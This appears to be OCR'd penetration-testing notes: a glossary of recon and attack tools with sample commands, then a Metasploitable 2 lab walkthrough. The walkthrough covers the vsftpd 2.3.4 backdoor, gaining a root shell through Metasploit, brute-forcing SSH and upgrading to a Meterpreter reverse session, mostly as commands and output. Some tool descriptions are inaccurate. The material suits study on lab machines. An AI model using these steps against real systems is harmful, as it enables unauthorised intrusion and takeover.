
- **netdiscover**

Is a tool that is being used to help find and identify hosts on either a wireless or switched network. Netdiscover will also provide the mac address of a host on the network



- **nmap *****

Is a port scanning tool. It sends ICMP packets to check whether the port is open or closed. It also helps find the operating system running on a host



- **Burp Suite**

Is a hacking tool that is being used to perform security testing of web applications. It has various features that work together to support the entire testing process from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities

- **nikto**


This is a web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, but also it checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers

#nikto -h [IP]

- **exif**

This is an information gathering tool that can be used for reading, writing and manipulating image, audio and video metadata.

#exif [image/video]



- **strings**


This is a tool that makes it possible for the humans to be able to read characters with any file. The purpose of this tool is to be able to know what type of file your looking at and it can be used to extract text

#string file.exe

- **nmblookup**


Is a tool that can be used to get several meaningful information. It shows relevant information about the workstation like what's the name of the workgroup and sometimes who the users are.

#nmblookup -A [IP]



- **dirb, dirbster, gobuster**

These are web scanners that look for web content. They basically look for web objects. It works by launching a dictionary-based attack against the webserver and analyzing the response. They all come with preconfigured attack wordlists for smooth usage, but you can use your custom wordlists




- **enum4linux**

Is a tool used for enumerating data from windows hosts which contain samba systems. It could do user listing, listing of group membership information, share enumeration, detecting if a host is in a workgroup or a domain, identifying the operating system and password policy retrieval.

#enum4linux [IP]

- **smbclient**

It’s a samba client with an ftp-like interface. It is a tool that is used to test connectivity with a window share machine. It can also be used for transferring files or it can be used to look at share names



- **fcrackzip**

This is a tool that can be used to crack zipped files encrypted with zipcrypto through brute force and dictionary-based attacks

- **Pdfcrack**

Is a tool that is being used for recovering passwords and content from a pdf file.

pdfcrack -f [filename] [option] e.g. u-usernm, p-pwd

- **netcat**

This is a tool that is also known as the swiss army. It's a tool that is being used for reading and writing from a network connection using TCP or UDP.

listening: #nc -nlvp port


connecting: #nc [IP] port

Forward and reverse connection use netcat

- **wpscan**

Is a vulnerability scanning tool that is used by the hacker to scan remote WordPress for vulnerable plugins, usernames and passwords

#wpscan -url [address]




- **curl**

Is a tool that helps an attacker to view the source code of a web page and what contents it entails

#curl -url [address] → start with http/s-e

- **hash identifier**

There are many types of hashes that are being used by many applications for example MD5, SHA1, CRC8 and others. some hashes are being generated through source data of a file. The tool helps you identify what type a hash is.



- **the harvester**

This is an information gathering tool that provides us with information about e-mail accounts, user names and hosts/subdomains from different public sources. Like search engines and PGP key server, the sources supported are google, bing etc.

#theharvester -d [url] -b all –h


- **metasploit**

Is a platform that provides exploits for a wide range of applications, services, operating systems and platforms. it comes with modules like payloads, exploits, auxiliary, encoders and posts which in combination can create a potential exploit

#msfconsole


- **sqlmap**

Is a tool that automates the discovery and exploitation of vulnerabilities to SQL injection attacks. It has many functions and included features such as detecting DBMS, databases, tables, columns, retrieve data and even take control of a database



- **dnsenum | dnsrecon**

This is a tool that is being used to enumerate a dns server, it enumerates services on port 53



HACKING MACHINES / ENVIRONMENTS

COMPREHENSIVE GUIDE ON METASPLOITABLE 2

If you've ever tried to learn about pentesting you would have come across Metasploitable in one way or another. In this article, we will be exploiting all the services running in Metasploitable 2, so without further ado, let's dive in.

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
Network Scan

The first step towards doing what we want to achieve is a service scan that looks at all the 65535 ports of Metasploitable 2 to see what's running where and with what version. You will notice the result in the image below. Replace the IP address with you own, based on you network setup.



1 nmap -p- -sV 192.168.1.103

```
root@kali:~# nmap -p- -sV 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-13 08:02 EST
Nmap scan report for 192.168.1.103
Host is up (0.0032s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
39333/tcp open  status      1 (RPC #100024)
41911/tcp open  mountd      1-3 (RPC #100005)
44263/tcp open  nlockmgr    1-4 (RPC #100021)
50265/tcp open  rmiregistry GNU Classpath grmiregistry
MAC Address: 00:0C:29:18:AA:46 (VMware)
```

Exploiting Port 21: FTP

We have all our ports and services listed now, let's start by Exploiting port 21 running FTP.

The first exploit is on port 21, vsftpd 2.3.4. This is one is so easy to exploit. This version sometimes has the vulnerability because someone committed code to the vsftpd repository that contained a backdoor when a smiley face (:)) is used in the username. This opens up a backdoor on port 6200. So first let's look at the Metasploit exploit.

Steps

i. #nmap –p6200 IP
You will notice that this port is closed

ii. #nc IP 6200 –v
The port is refusing connection

iii. #nc IP 21 –v
Port 6200 is triggered by port 21

Enter the following, username as random characters ending up with :)
And password as random characters

user dsndsjnsdjd:)
pass dshsddhsd

iv. Repeat step number i , you will notice that the port 6200 is already triggered and it is open.

v. Lastly, repeat the step number ii to get a reverse connection
#nc IP 6200 –v

Then check if you have gain root access by typing id or whoami and then check the name with uname –n or uname -a

Exploiting VSFTPD 2.3.4

We have exploited the service running on port 21, now we will exploit the particular version of the FTP service. We will be searching for an exploit for VSFTPD 2.3.4 using Searchsploit.

1 searchsploit vsftpd

```
root@kali:~# searchsploit vsftpd
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
------------------------------------------------------------------------
Shellcodes: No Result
```

We now have our exploit, let's get into Metasploit and run it.

This module exploits a malicious backdoor that was added to the VSFTPD download archive.

This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th, 2011 and July 1st, 2011 according to the most recent information available. This backdoor was removed on July 3rd, 2011.

Issue msfconsole command, the

msf >search vsftpd

msf > use exploit/unix/ftp/vsftpd_234_backdoor

(you can add payload, but this is optional;

show payloads

set payload cmd/unix/interact

---

msf exploit (unix/ftp/vsftpd_234_backdoor) > show options

msf exploit (unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.103

msf exploit (unix/ftp/vsftpd_234_backdoor) > exploit

And as you can observe, we have owned the command shell of the remote machine.


```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.109:37163 -> 192.168.1.103:6200) at 2018-

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2066 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1847 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:182554 (178.2 KB)  TX bytes:184790 (180.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44565 (43.5 KB)  TX bytes:44565 (43.5 KB)
```

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/ssh/ssh_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfa
admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu
[*] Command shell session 1 opened (192.168.1.109:43993 -> 192.168.1.103:22) at 2018-
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.103:42069) at 2018-
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

